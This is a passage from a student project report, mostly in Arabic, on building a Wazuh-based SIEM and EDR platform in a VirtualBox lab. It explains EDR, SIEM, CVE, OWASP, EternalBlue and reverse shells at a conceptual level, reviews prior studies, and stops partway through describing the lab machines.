

Integrated Security Operation Platform with Digital Twin Simulation (Phase I)

إعداد

عبدالملك نواف سلامه أحمد عبدالرحمن خلوف

إشراف

م.رنا أبو حمدان - م.أحمد الصفدي

April 2025

الملخص :

يهدف هذا المشروع إلى تطوير منصة أمنية متكاملة (Integrated Security Operation Platform) تجمع بين قدرات أنظمة كشف التهديدات والاستجابة لها على الأجهزة الطرفية (EDR) وأنظمة إدارة المعلومات والأحداث الأمنية (SIEM)، تم بناء بيئة أمنية متكاملة باستخدام أدوات مثل Wazuh لإدارة الأحداث وكشف التهديدات، حيث تم إعداد الأنظمة لمراقبة الأنشطة المشبوهة على مستوى الشبكة والأجهزة الطرفية. تضمنت أعمال المرحلة الحالية إعداد سياسات جمع وتحليل السجلات، وتكوين سيناريوهات محاكاة للحوادث الأمنية عبر شبكة افتراضية بهدف دراسة سلوك النظام في حالات الهجمات المختلفة. يهدف المشروع في هذه المرحلة إلى تأسيس بنية قوية لرصد التهديدات والاستجابة الأولية، تمهيداً لإضافة طبقات تحليل متقدمة تعتمد على الذكاء الاصطناعي في المراحل اللاحقة، بما يساهم في تعزيز قدرة المؤسسات على مواجهة الهجمات السيبرانية المتطورة بشكل استباقي وفعال.

Table of Contents

1	المقدمة	1
2	1-المقدمة	2
3	2-الهدف	3
3	3-مميزات المشروع	3
4	4-الخاتمة	4
5	1. الفصل الأول : المفاهيم الأساسية	5
6	1.1 مقدمة	6
6	2.1 المفاهيم الأمنية الأساسية	6
6	1.2.1 Endpoint Detection and Response (EDR)	6
6	2.2.1 Security Information and Event Management (SIEM)	6
7	3.2.1 Wazuh: Integrated Security Platform	7
8	4.2.1 Common Vulnerabilities and Exposures (CVE)	8
8	5.2.1 Open Web Application Security Project (OWASP)	8
8	2.1 تكامل SIEM و EDR	8
9	3.1 البروتوكولات والهجمات السيبرانية	9
9	1.3.1 بروتوكولات SMB و RDP	9
10	2.3.1 هجوم EternalBlue	10
10	3.3.1 هجمات Reverse Shell	10
12	4.1 الخاتمة	12
13	2. الفصل الثاني : الدراسات السابقة	13
14	1.2 مقدمة	14
14	2.2 نظرة على الأعمال السابقة	14
14	1.2.2 تحليل أنظمة SIEM واتجاهاتها:	14
14	2.2.2 تعزيز الأمن السيبراني بحلول EDR و XDR:	14
15	3.2.2 تقييم أداء حلول SIEM مفتوحة المصدر	15
15	3.2 تحليل ومناقشة الدراسات السابقة	15
16	3.2 الخاتمة	16
17	3. الفصل الثالث : استراتيجيات تطوير المنصة	17
18	1.3 مقدمة	18
18	2.3 بيئة العمل (Work Environment)	18
19	1.2.3 مكونات بيئة الاختبار الافتراضية	19

21.....	3.3 الأدوات والتقنيات المستخدمة.....
21.....	1. Wazuh (الإصدار 4.7.5):.....
22.....	2. Oracle VM VirtualBox :.....
23.....	4. Nmap (Network Mapper) :.....
23.....	5. Apache2 و PHP (8.2):.....
23.....	6. Auditd (Linux Audit Daemon) :.....
24.....	7. VirusTotal API :.....
24.....	8. Python (الإصدار 3.8.10):.....
24.....	9. PyInstaller :.....
25.....	10. Metasploit :.....
25.....	4.3 مراحل تنفيذ المشروع.....
25.....	1.4.3 المرحلة الأولى: إعداد البيئة الافتراضية وتثبيت مكونات Wazuh الأساسية.....
26.....	2.4.3 المرحلة الثانية: تصميم قواعد الكشف عن هجمات (RDP & SMB Scan).....
26.....	3.4.3 المرحلة الثالثة: تصميم قواعد الكشف عن هجومات EternalBlue.....
26.....	4.4.3 المرحلة الرابعة: تصميم التكامل مع VirusTotal وآلية الاستجابة التلقائية.....
27.....	5.4.3 المرحلة الخامسة: تصميم قواعد الكشف عن هجمات Reverse Shell.....
27.....	5.3 التحديات.....
29.....	6.3 الابتكار في المشروع.....
30.....	6.3 الخاتمة.....
31.....	4. الفصل الرابع : التطبيق العملي والنتائج.....
32.....	1.4 المقدمة.....
32.....	2.4 إعداد البيئة.....
33.....	3.4 إعداد الشبكة.....
33.....	4.4 تهيئة الأدوات.....
34.....	5.4 تنفيذ المشروع وتطبيقه.....
34.....	1.5.4 هجمات Apache (Webshell).....
39.....	2.5.4 الكشف عن هجمات الاستطلاع (RDP & SMB Scan) وهجوم EternalBlue :.....
46.....	3.5.4 التكامل مع VirusTotal وآلية الاستجابة التلقائية.....
51.....	6.4 التطلعات المستقبلية.....
52.....	7.4 الخاتمة.....
54.....	References.....

المقدمة

1-المقدمة

مع التطور السريع في تقنيات المعلومات والاتصالات، باتت الأنظمة المعلوماتية عرضة بشكل متزايد لمجموعة واسعة من التهديدات والهجمات السيبرانية المتقدمة. ولم تعد الحلول الأمنية التقليدية قادرة على مواجهة هذه التحديات بشكل كافٍ، مما أوجد الحاجة إلى منصات أمنية متكاملة تجمع بين قدرات المراقبة، والتحليل، والاستجابة الفورية للحوادث الأمنية.

يأتي هذا المشروع استجابة لهذه الحاجة من خلال تصميم وتنفيذ منصة Security Operations Platform متكاملة، تعتمد بشكل أساسي على التكامل بين نظامي Endpoint Detection and Response (EDR) و Security Information and Event Management (SIEM) باستخدام Wazuh بإصداره الحديث (4.7.5) كنظام أمني موحد، مع التخطيط مستقبلاً لتوظيف تقنيات الذكاء الاصطناعي والتوأم الرقمي (Digital Twin Simulation) لتعزيز القدرات التحليلية والتنبؤية للمنصة.

يستعرض هذا العمل الجوانب التقنية والهندسية لتصميم وتنفيذ هذه المنصة، بدءاً من إعداد بيئة الاختبار الافتراضية، وتهيئة مكونات المنصة، وصولاً إلى تطوير واختبار قواعد كشف متقدمة تحاكي أنماط هجمات حقيقية .

2-الهدف

يهدف هذا المشروع إلى تطوير منصة عمليات أمنية متكاملة تركز على دمج أنظمة الكشف والاستجابة لنقاط النهاية (EDR) مع أنظمة إدارة معلومات وفعاليات الأمن (SIEM). تتمثل الغاية الأساسية في توفير رؤية شاملة للوضع الأمني داخل الشبكة، وتمكين المؤسسات من تحديد الأنشطة المشبوهة والاستجابة لها بفعالية في مراحلها المبكرة، واتخاذ إجراءات استباقية للحد من آثارها.

3-ميزات المشروع

يتسم هذا المشروع بعدد من الخصائص التقنية والمنهجية التي تميزه عن النماذج التقليدية لأنظمة إدارة أمن المعلومات، ومن أبرز هذه الميزات:

1. التكامل الوظيفي المتقدم:

يعتمد المشروع على Wazuh (الإصدار 4.7.5)، الذي يجمع وظائف EDR و SIEM ضمن منصة واحدة، مدعومة بمكونات مثل Wazuh Indexer و Wazuh Dashboard لتوفير قدرات متقدمة في التحليل والاستجابة.

2. محاكاة بيئية واقعية:

تم إنشاء بنية شبكية افتراضية متعددة الأنظمة باستخدام تقنية NAT Network ضمن بيئة VirtualBox لمحاكاة بيئة واقعية، ما يُمكن من اختبار سيناريوهات هجومية بطريقة آمنة ومضبوطة.

3. إعداد قواعد كشف مخصصة:

تم إنشاء قواعد مخصصة ضمن Wazuh لاستهداف سلوكيات هجومية محددة مثل فحص منافذ SMB وRDP، وهجوم EternalBlue، وهجمات Reverse Shell، مع تكامل إضافي مع خدمة VirusTotal لتحليل الملفات والمخرجات المشبوهة.

4. اعتماد منهجية اختبار اختراق تحليلية:

يتبنى المشروع مقاربة هجومية منهجية تعتمد على تنفيذ اختبارات واقعية لقياس كفاءة المنصة في التعرف على التهديدات والتفاعل معها، ما يضيف بعداً عملياً عالي الدقة لتقييم الأداء الأمني.

4-الخاتمة

يمثل هذا المشروع خطوة أساسية نحو بناء منصة أمنية متكاملة مرنة وقابلة للتوسع قادرة على معالجة التحديات المعقدة في مجال أمن المعلومات. من خلال الاعتماد على Wazuh كنظام موحد يجمع بين EDR وSIEM، ودمج أدوات تحليل متقدمة مثل VirusTotal، تمكّن المشروع من تأسيس بيئة اختبار متكاملة تسمح بمحاكاة سيناريوهات هجومية متقدمة، وتطوير قواعد كشف مخصصة تتلاءم مع طبيعة التهديدات المعاصرة.

كما يفتح المشروع آفاقاً مستقبلية لتطوير قدراته التحليلية عبر توظيف تقنيات Machine Learning وDigital Twin Simulation، ما يعزز من فعاليته في التصدي للتهديدات الحديثة بطريقة ديناميكية وتنبؤية.

1. الفصل الأول :

المفاهيم الأساسية

1.1 مقدمة

يقدم هذا الفصل إطارًا نظريًا للمفاهيم الأساسية والبروتوكولات والهجمات السيبرانية ذات الصلة بمشروع تطوير منصة العمليات الأمنية المتكاملة. يهدف إلى توضيح المصطلحات التقنية التي تشكل حجر الزاوية لفهم الجوانب الفنية للمشروع.

2.1 المفاهيم الأمنية الأساسية

Endpoint Detection and Response (EDR) 1.2.1

تُعد حلول Endpoint Detection and Response (EDR) من أبرز مكونات أنظمة الدفاع السيبراني الحديثة، حيث تركز على المراقبة المستمرة وجمع البيانات من أجهزة نقطة النهاية (مثل الحواسيب والحوادم). تهدف هذه الأنظمة إلى رصد الأنشطة غير الطبيعية التي قد تتجاوز أدوات الحماية التقليدية، مثل antivirus، ومن ثم تحليلها وتوفير إمكانيات الاستجابة في الوقت الفعلي. تتمثل القيمة الأساسية لنظام EDR في قدرته على توفير رؤية معمّقة لنشاط المستخدم والعمليات الجارية، مما يتيح للمحللين الأمنيين تتبع سلوك التهديد وتحديد نقطة الدخول والاستجابة بشكل دقيق وفعال [1].

Security Information and Event Management (SIEM) 2.2.1

Security Information and Event Management (SIEM) هو نظام يجمع بين وظيفتين أساسيتين: Security Information Management (SIM) التي تركز على تحليل البيانات الأمنية التاريخية، وSecurity Event Management (SEM) التي تهتم بإدارة الفعاليات الأمنية لحظيًا. يوفر SIEM منصة مركزية لجمع وتحليل سجلات الأنظمة (log data) من مصادر متعددة مثل firewalls، و intrusion detection systems (IDS)، وأنظمة التشغيل، مما يمكنه من الكشف عن التهديدات الأمنية، وتوليد تقارير تحليلية تساعد على اتخاذ قرارات مبنية على بيانات دقيقة [2].

Wazuh: Integrated Security Platform 3.2.1

Wazuh هي منصة أمنية مفتوحة المصدر (open-source) ومرنة وقابلة للتوسع، تُستخدم لتوفير وظائف كل من **EDR** و **SIEM** ضمن هيكل موحد. تتضمن بنيتها الأساسية مكونات رئيسية مثل: **Wazuh Manager**، المسؤول عن جمع وتحليل البيانات؛ **Wazuh Agent**، المثبت على الأجهزة لمراقبة الأحداث محليًا؛ **Wazuh Indexer** لتخزين وتحليل البيانات؛ و **Wazuh Dashboard** لعرض البيانات بطريقة مرئية تفاعلية. بالإضافة إلى ذلك، توفر **Wazuh** إمكانيات مثل **File Integrity Monitoring (FIM)**، وتقييم الثغرات الأمنية (**Vulnerability Assessment**)، وإدارة التهينة الأمنية (**Security Configuration Assessment**)، مما يجعلها منصة شاملة [3].

• Rule Chaining in Wazuh :

يُعد تسلسل القواعد (Rule Chaining) من الميزات الأساسية والقوية في **Wazuh**، والتي تتيح بناء منطق كشف معقد ومتعدد المراحل للتهديدات. بدلاً من الاعتماد على قاعدة واحدة للكشف عن حدث أمني، يسمح تسلسل القواعد بربط عدة قواعد معًا، حيث يؤدي تفعيل قاعدة معينة إلى تفعيل قواعد أخرى تابعة لها، مما يمكن من الكشف عن أنماط سلوكية أكثر تعقيدًا ودقة. على سبيل المثال، يمكن لقاعدة أولى أن تكشف عن محاولة تسجيل دخول فاشلة، ثم تقوم قاعدة ثانية بتتبع عدد هذه المحاولات خلال فترة زمنية محددة، لتطلق قاعدة ثالثة تنبئها بمستوى خطورة عالٍ عند تجاوز عدد معين من المحاولات الفاشلة (مثل هجوم القوة الغاشمة). هذه القدرة على بناء سلاسل منطقية من القواعد تعزز بشكل كبير من فعالية **Wazuh** في التمييز بين الأنشطة العادية والتهديدات الحقيقية، وتقليل الإنذارات الكاذبة، وتوفير سياق أمني أعمق للحوادث المكتشفة.

Common Vulnerabilities and Exposures (CVE) 4.2.1

نظام **Common Vulnerabilities and Exposures (CVE)** هو قاعدة بيانات عالمية موحدة تُستخدم لتوثيق الثغرات الأمنية المعروفة في البرمجيات والأجهزة. يُخصص لكل ثغرة **CVE Identifier** فريد (مثال: CVE-2024-12345)، مما يسهل توحيد المرجع في جميع أدوات وتطبيقات الأمن السيبراني. يساهم هذا النظام في تعزيز مشاركة المعلومات بين المؤسسات، وتحسين تقييم المخاطر، وتطوير استجابات أمنية فعّالة. تعتمد معظم أنظمة كشف الثغرات وإدارتها على نظام CVE كمرجع أساسي [4].

Open Web Application Security Project (OWASP) 5.2.1


OWASP هي منظمة غير ربحية رائدة عالميًا في مجال أمن البرمجيات، تهدف إلى تحسين أمان تطبيقات الويب من خلال تقديم موارد مفتوحة المصدر للمطورين والباحثين. من أبرز إسهاماتها قائمة **OWASP Top 10**، والتي تُحدّد أكثر عشرة تهديدات شيوعًا تؤثر على تطبيقات الويب (مثل Injection, Broken Authentication, Security Misconfiguration). تعتبر هذه القائمة مرجعًا عالميًا في تطوير تطبيقات آمنة، كما تُستخدم على نطاق واسع في برامج التدريب والتقييم الأمني [5].

2.1 تكامل SIEM و EDR

يُعد تكامل كل من **Endpoint Security Information and Event Management (SIEM)** و **Detection and Response (EDR)** من الركائز الجوهرية لبناء بنية أمنية متقدمة. حيث توفر أنظمة EDR معلومات غنية وتفصيلية حول سلوكيات المستخدم والعمليات على مستوى نقطة النهاية، مثل محاولات تنفيذ برمجيات ضارة أو التلاعب بالملفات النظامية. في المقابل، تقوم أنظمة SIEM بجمع وتحليل هذه البيانات بالتكامل مع سجلات أخرى من مصادر متعددة، مثل firewalls، وأجهزة الشبكة، والتطبيقات، لتكوين صورة شاملة وتحليلية للحالة الأمنية.

إن الدمج بين النظامين يُمكن المؤسسات من ربط الأحداث المحلية على نقاط النهاية بالسياق الشبكي الأوسع، مما يعزز القدرة على اكتشاف الهجمات المركبة والمتقدمة، والتنسيق السريع للاستجابة للحوادث

(Incident Response) يوضح الشكل (1.1) العلاقة التكميلية بين SIEM و EDR ، حيث يعزز كل منهما قدرات الآخر ضمن إطار عمل موحد.



الشكل 1.1 : مخطط تكامل EDR و SIEM.

3.1 البروتوكولات والهجمات السيبرانية

1.3.1 بروتوكولات SMB و RDP

Server Message Block (SMB): يُستخدم هذا البروتوكول بشكل واسع في أنظمة Windows لتسهيل مشاركة الملفات، والطابعات، وموارد الشبكة الأخرى. إلا أن إصداراته القديمة، مثل SMBv1، تحتوي على ثغرات أمنية معروفة، ما يجعلها هدفاً متكرراً للهجمات، لا سيما تلك التي تستغل عدم تحقق الهوية أو تنفيذ الأوامر عن بعد. [6]

Remote Desktop Protocol (RDP): يُعتبر RDP أداة فعالة للوصول والتحكم عن بُعد بأجهزة الكمبيوتر ضمن بيئة الشبكة، ويُستخدم بشكل رئيسي من قبل مسؤولي النظام والمستخدمين الإداريين. ومع

ذلك، فإن التكوين غير الآمن لهذا البروتوكول يجعله عرضة لهجمات brute-force ومحاولات استغلال الثغرات، خاصة في البيئات التي لا تستخدم المصادقة متعددة العوامل أو سجلات التدقيق المناسبة. [7]

2.3.1 هجوم EternalBlue

EternalBlue هو استغلال أمني يستهدف ثغرة في بروتوكول **SMBv1** ضمن أنظمة Microsoft Windows. أكتشفت الثغرة بواسطة وكالة الأمن القومي الأمريكية (NSA) وتم تسريبها لاحقًا بواسطة مجموعة تدعى **Shadow Brokers**. يمكن هذا الاستغلال المهاجم من تنفيذ تعليمات برمجية عن بُعد (Remote Code Execution - RCE) دون الحاجة إلى تفويض مسبق، مما يسمح له بالتحكم الكامل في النظام المستهدف. كانت هذه الثغرة سببًا رئيسيًا في انتشار هجمات ransomware واسعة النطاق مثل **WannaCry** و **NotPetya**، التي سببت أضرارًا عالمية جسيمة في عام 2017 [8]. يبين الجدول (1-1) معلومات CVE الخاصة بالهجوم.

الجدول 1-1 : معلومات CVE الخاصة بـ **EternalBlue**.

المعرف	الوصف	تاريخ الكشف	التأثير
CVE-2017-0144	ثغرة تنفيذ تعليمات برمجية عن بُعد في Microsoft Windows SMBv1	14-03-2017	تمكن المهاجم من تنفيذ تعليمات برمجية عشوائية على الخادم المستهدف

3.3.1 هجمات Reverse Shell

Reverse Shell هي تقنية تُستخدم لإنشاء قناة تحكم من الجهاز المُخترق (الضحية) إلى جهاز المهاجم. بخلاف bind shells التي تنتظر اتصالاً وارداً من المهاجم، تقوم reverse shells بالاتصال من داخل الشبكة إلى الخارج، مما يساعد على تجاوز أنظمة الحماية مثل firewalls التي تحظر الاتصالات الواردة. بعد نجاح الاتصال، يحصل المهاجم على سطر أوامر تفاعلي على جهاز الضحية، ما يمنحه القدرة على تنفيذ أوامر وتحميل ملفات وتنفيذ عمليات خطيرة بشكل غير مرئي [9].

1.3.3.1 هجمات Reverse Shell وعلاقتها بـ OWASP Top 10

reverse shell لا تُصنّف بحد ذاتها كثغرة أمنية ضمن قائمة OWASP Top 10 Web Application ، إلا أنها تُعتبر من الأدوات التنفيذية الشائعة التي تتبع عملية استغلال ناجحة لثغرة مصنفة في هذه القائمة.

إن reverse shell هي مؤشر واضح على استغلال ثغرات حرجية، وتُستخدم غالبًا بعد تنفيذ مراحل initial access أو post-exploitation في سيناريوهات اختراق متقدمة. يبين الجدول (2-1) أبرز ثغرات OWASP التي قد تؤدي إلى reverse shell:

الجدول (2-1) : أبرز الثغرات في OWASP التي قد تؤدي إلى reverse shell.

العلاقة بهجمات Reverse Shell	الوصف	فئة OWASP Top 10
استغلال حقن الأوامر لتشغيل Reverse Shell.	إدخال بيانات غير موثوق بها لتنفيذ تعليمات برمجية غير مقصودة.	A03:2021 - Injection (الحقن)
الحصول على صلاحيات لتشغيل Reverse Shell أو تحميل ملفات خبيثة.	تجاوز قيود الصلاحيات والوصول غير المصرح به.	A01:2021 - Broken Access Control (فشل التحكم في الوصول)
استغلال سوء التكوين لتنفيذ تعليمات برمجية عن بعد تؤدي إلى Reverse Shell.	إعدادات أمنية خاطئة أو غير كافية.	A05:2021 - Security Misconfiguration (سوء التكوين الأمني)
إدخال أوامر Reverse Shell ضمن التعليمات البرمجية أو البيانات المعالجة.	عدم التحقق من سلامة البرمجيات أو البيانات.	A08:2021 - Software and Data Integrity Failures (فشل سلامة البرمجيات والبيانات)

4.1 الخاتمة

استعرض هذا القسم الجوانب النظرية الأساسية المرتبطة بالبروتوكولات، والثغرات الأمنية، وأساليب الهجوم السيرياني ذات الصلة بالمشروع. يوفر هذا الإطار النظري قاعدة معرفية متينة تدعم تحليل وتصميم المنصة الأمنية المتكاملة لاحقًا، ويساعد في فهم التحديات التقنية التي تم التعامل معها أثناء تنفيذ المشروع.

2. الفصل الثاني :

الدراسات السابقة

1.2 مقدمة

تُعد أنظمة إدارة معلومات وفعاليات الأمن (SIEM) وأنظمة الكشف والاستجابة لنقاط النهاية (EDR) محاور أساسية في الأمن السيبراني الحديث. يستعرض هذا الفصل أبرز الدراسات السابقة التي تناولت هذه الأنظمة، مع التركيز على دمجها وفعاليتها في مواجهة التهديدات.

2.2 نظرة على الأعمال السابقة

1.2.2 تحليل أنظمة SIEM واتجاهاتها:

قدمت دراسة أجراها غونزاليس-غراناديلو وآخرون (González-Granadillo et al., 2021) [10] تحليلاً معمقاً حول أنظمة (SIEM) Security Information and Event Management، استعرضت فيها مراحل تطورها، الاتجاهات الحديثة في استخدامها، ودورها الحيوي في حماية البنى التحتية الحيوية. وبيّنت الدراسة أن أنظمة SIEM تطوّرت لتكون حلولاً متكاملة توفر رؤية واسعة النطاق على البيئة الأمنية للمؤسسة، مع تعزيز القدرة على تنفيذ استراتيجيات التخفيف الاستباقية ضد التهديدات المتقدمة. كما سلّط الضوء على التحديات المتبقية، لا سيما في مجالات الاستجابة الآلية وتحليل تأثير الهجمات بشكل أكثر دقة.

2.2.2 تعزيز الأمن السيبراني بحلول EDR و XDR:

تناولت دراسة حديثة قام بها مجتبى وآخرون (Mujtaba et al., 2023) [11] مفهوم Endpoint Detection and Response (EDR) و Extended Detection and Response (XDR)، مركّزة على دورهما في تحسين حماية Endpoints ضد التهديدات السيبرانية المتقدمة. وبيّنت الدراسة أن أنظمة EDR تقدم رؤية تفصيلية لسلوك الأجهزة، ما يتيح كشفًا دقيقًا للأنشطة الخبيثة (malicious behavior) مع قدرات استجابة شبه فورية. كما أكدت أهمية التكامل بين أنظمة EDR وغيرها من مكونات البنية التحتية الأمنية، لتحقيق تغطية أمنية شاملة ومتعددة الطبقات.

3.2.2 تقييم أداء حلول SIEM مفتوحة المصدر

أجرى منزور (Manzoor, 2024) [12] تقييمًا شاملاً لفعالية أداء حلول SIEM مفتوحة المصدر، مع تركيز خاص على منصة Wazuh. وأظهرت النتائج أن Wazuh تُمكن من تنفيذ العديد من الوظائف الجوهرية لأنظمة SIEM مثل log aggregation, real-time correlation, file integrity monitoring, vulnerability assessment. وخلصت الدراسة إلى أن Wazuh يمثل خيارًا فعالًا من حيث التكلفة، ما يجعله منافسًا قويًا للحلول التجارية في بيئات المؤسسات الصغيرة والمتوسطة والهيئات الأكاديمية.

3.2 تحليل ومناقشة الدراسات السابقة

تعكس الدراسات السابقة أهمية SIEM و EDR كعنصرين أساسيين في استراتيجيات الأمن السيبراني. إذ تقدم أنظمة SIEM رؤية واسعة النطاق من خلال تحليل السجلات الأمنية القادمة من مصادر متعددة (مثل firewalls ، intrusion detection systems ، والتطبيقات)، بينما توفر أنظمة EDR التفاصيل الدقيقة عبر تحليل سلوك الأجهزة على مستوى نقطة النهاية.

من خلال المقارنة، تُركّز دراسة González-Granadillo على الرؤية الاستراتيجية والتحديات الهيكلية لأنظمة SIEM ، بينما تُبرز دراسة Mujtaba الأهمية التكتيكية لأنظمة EDR و XDR في التصدي للهجمات المعاصرة. أما دراسة Manzoor ، فتأتي لتؤكد فعالية الحلول مفتوحة المصدر وتحديداً Wazuh كمنصة متكاملة يمكنها الجمع بين وظائف SIEM و EDR.

ويأتي هذا المشروع لتجسيد هذا التكامل بشكل عملي، عبر تطوير نموذج تطبيقي يستخدم Wazuh كنواة للحماية، مع تضمين قواعد كشف مخصصة وتحليل معمق للسجلات (log analysis) لرفع كفاءة كشف التهديدات وتحسين آليات الاستجابة لها.

3.2 الخاتمة

تشير مراجعة الأدبيات إلى تطور ملحوظ في قدرات SIEM و EDR، لكنها أيضًا تُبرز تحديات مستمرة تتعلق بالاستجابة الآلية. ويهدف هذا المشروع إلى تقديم حل تطبيقي يجمع بين هذين النظامين باستخدام Wazuh كنموذج متكامل مفتوح المصدر، بما يعزز من قدرات المؤسسات في اكتشاف التهديدات والرد عليها بفعالية أكبر. إن دمج وظائف التحليل والسياق على مستوى نقطة النهاية مع الرؤية الشاملة التي توفرها SIEM يشكل خطوة جوهرية نحو نموذج قابل للتطبيق لتعزيز الأمن السيرياني في البيئات المعقدة، ويفتح الباب أمام أبحاث مستقبلية في مجال الأمن السيرياني التكاملي.

3. الفصل الثالث :

استراتيجيات تطوير المنصة


1.3 مقدمة

. يستعرض الفصل الحالي بيئة العمل التي تم إنشاؤها، كما يقدم شرحًا وافيًا للأدوات والتقنيات المستخدمة، مبررًا اختيار كل منها والدور الذي تلعبه في النظام. بالإضافة إلى ذلك، يناقش الفصل المراحل الرئيسية لتصميم وتنفيذ النظام، مع التركيز على الجوانب التخطيطية والإعدادية لكل مرحلة، بينما سيتم تفصيل الخطوات التنفيذية الدقيقة وتحليل النتائج في الفصل اللاحق. وأخيرًا، يسلط الفصل الضوء على التحديات التقنية والعملية التي واجهتنا خلال مراحل التصميم والتطوير، والحلول التي تم اعتمادها للتغلب عليها، بالإضافة إلى الجوانب المبتكرة في هذا المشروع.

2.3 بيئة العمل (Work Environment)

لضمان بيئة اختبار معزولة وآمنة وقابلة للتكرار (isolated, secure, and reproducible environment)، تم بناء البنية التحتية للمشروع داخل بيئة افتراضية باستخدام برنامج Oracle VM VirtualBox. هذا النهج سيتيح إمكانية محاكاة شبكة مؤسسة مصغرة وتنفيذ الهجمات دون أي تأثير على الأنظمة أو الشبكات الفعلية.

تم تكوين الشبكة الافتراضية (انظر الشكل 1.3) باستخدام وضع NAT Network داخل VirtualBox، ما سيسمح للأجهزة الافتراضية بالتواصل مع بعضها البعض، وكذلك مع الإنترنت لأغراض التحديث وتنزيل الأدوات، مع الحفاظ على العزل الكامل عن الشبكة الفعلية. كما تم تخصيص عناوين IP ثابتة (static IP addresses) للأجهزة الرئيسية لتسهيل عملية الإدارة والتكوين.



الشكل 1.3 : مخطط تصميم الشبكة الافتراضية.

1.2.3 مكونات بيئة الاختبار الافتراضية

1. جهاز Wazuh Manager

نظام التشغيل : Ubuntu Server 22.04 LTS (64-bit) .

العنوان الشبكي : 10.0.2.7

الدور: هذا الجهاز هو العقل المدبر للمنصة الأمنية. يستضيف المكونات المركزية لـ Wazuh :

Wazuh Manager : مسؤول عن استقبال وتحليل السجلات من العملاء (agents) ، وتطبيق قواعد الكشف (detection rules) ، وتوليد التنبيهات (alerts) ، وإدارة إعدادات الوكلاء.

Wazuh Indexer : يوفر إمكانيات log indexing وتخزين السجلات والتقارير الأمنية بشكل منظم وقابل للبحث، مما يُمكن من تحليل البيانات الأمنية بسرعة وكفاءة.

Wazuh Dashboard : واجهة رسومية تفاعلية تُستخدم لعرض التنبيهات، مراقبة الأنظمة، وتكوين سياسات الكشف والاستجابة.

2. جهاز Windows Endpoint

نظام التشغيل : Windows 7 Ultimate (32-bit) .

العنوان الشبكي : 10.0.2.10

الدور : يمثل هذا الجهاز نقطة نهاية مستهدفة (targeted endpoint) داخل الشبكة الافتراضية، حيث تم تثبيت Wazuh Agent عليه لجمع security logs وإرسالها إلى Wazuh Manager . تم تهيئة الجهاز بشكل يتيح زيادة قابليته للاختراق.

تهدف هذه التعديلات إلى تسهيل محاكاة سيناريوهات هجمات واختبار فاعلية القواعد المخصصة للكشف.

3. جهاز Attacker

